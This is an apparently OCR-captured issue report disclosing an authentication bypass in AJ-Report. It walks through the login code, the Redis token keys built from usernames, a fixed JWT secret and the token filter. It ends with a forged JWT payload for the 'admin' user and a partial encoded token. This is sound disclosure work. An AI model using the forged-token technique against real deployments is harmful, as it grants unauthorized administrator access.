GVP **anji-plus / AJ-Report**

Authentication Bypass vulnerability

Backlog #I5VVZ0 JOHNSON Opened this issue 2022-10-15

这是英文的漏洞报告，中文的在(This is the English report, the Chin

Description

The program uses a fixed JWT key, and the stored Redis key uses usernar
in within an hour. JWT Token can be forged with his username to bypass

Login API

com.anjiplus.template.gaea.business.modules.accessuser.controller.AccessUserController#login

```
93      /**
94       * 简单实现登录
95       * @param dto
96       * @return
97       */
98      @PostMapping({"/login"})
99      public ResponseBean login(@RequestBody @Validated GaeaUserDto dto) {
100         return responseSuccessWithData(accessUserService.login(dto));
101     }
```

Make redis key of format username, Although uuid is used, uuid is not involved in authentication.

com.anjiplus.template.gaea.business.modules.accessuser.service.impl.AccessUserServiceImpl#login

com.anjiplus.template.gaea.business.constant.BusinessConstant#GAEA_SECURITY_LOGIN_TOKEN

```
String loginName = gaeaUserDto.getLoginName();
String password = gaeaUserDto.getPassword();

// 1.判断用户是否存在
LambdaQueryWrapper<AccessUser> wrapper = Wrappers.lambdaQuery();
wrapper.eq(AccessUser::getLoginName, loginName);
AccessUser accessUser = accessUserMapper.selectOne(wrapper);
if (null == accessUser) {
    throw BusinessExceptionBuilder.build(ResponseCode.LOGIN_ERROR);
}
// 2.密码错误
if (!accessUser.getPassword().equals(MD5Util.encrypt(password))) {
    throw BusinessExceptionBuilder.build(ResponseCode.USER_PASSWORD_ERROR);
}

// 3.如果该用户登录未过期，这里允许一个用户在多个终端登录
String tokenKey = String.format(BusinessConstant.GAEA_SECURITY_LOGIN_TOKEN, loginName);
String token = "";
GaeaUserDto gaeaUser = new GaeaUserDto();
if (cacheHelper.exist(tokenKey)) {
    token = cacheHelper.stringGet(tokenKey);
} else {
    // 生成用户token
    String uuid = GaeaUtils.UUID();
    token = jwtBean.createToken(loginName, uuid, type: 0, GaeaConstant.TENANT_CODE);
    cacheHelper.stringSetExpire(tokenKey, token, seconds: 3600);
}
```

```
report-master - BusinessConstant.java [aj-report]
src > main > java > com > anjiplus > template > gaea > business > c
BusinessConstant.java
30      /**
31       * 用户登录的token缓存key
32       */
        2 usages
33      String GAEA_SECURITY_LOGIN_TOKEN = "gaea:security:login:token:%s";
34
35      /**
36       * 用户登录的主信息缓存信息
```

Uses a fixed JWT secret key

spring-boot-gaea-2.0.5.RELEASE.jar!com.anji.plus.gaea.utils.JwtBean#createToken

Status
Backlog

Assignees
Not set

Labels
Not set

Milestones
No related milestones

Pull Requests
None yet
Successfully merging a pull reque
issue.

Branches
No related branch

Planed to start - Planed t

Unscheduled - Unschedule

Top level
Not Top

Priority
Not specified

参与者 (1)

TokenFilter for authentication


com.anjiplus.template.gaea.business.filter.TokenFilter#doFilter

```
//获取token
String token = request.getHeader( s: "Authorization");
if (StringUtils.isBlank(token)) {
    error(response);
    return;
}

// 判断token是否过期
String loginName = jwtBean.getUsername(token);
String tokenKey = String.format(BusinessConstant.GAEA_SECURITY_LOGIN_TOKEN, loginName);
String userKey = String.format(BusinessConstant.GAEA_SECURITY_LOGIN_USER, loginName);
if (!cacheHelper.exist(tokenKey)) {
    error(response);
    return;
}

String gaeaUserJsonStr = cacheHelper.stringGet(userKey);

// 判断用户是否有该url的权限
if (!BusinessConstant.USER_ADMIN.equals(loginName)) {
    AtomicBoolean authorizeFlag = authorize(request, gaeaUserJsonStr);
    if (!authorizeFlag.get()) {
        authError(response);//无权限
        return;
    }
}
```

Forge different users' Tokens by modifying the username field

```
{
    "type": 0,
    "uuid": "",
    "tenant": "tenantCode",
    "username": "admin"
}
```

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ0eXBlIjowLCJ1dWlkIjoiIiwidGVuYW50IjoidGVuYW50Q29kZSIsInVzZXJuYW1lIjo
```



JOHNSON created 任务 a month ago

eration logs

Sign in to comm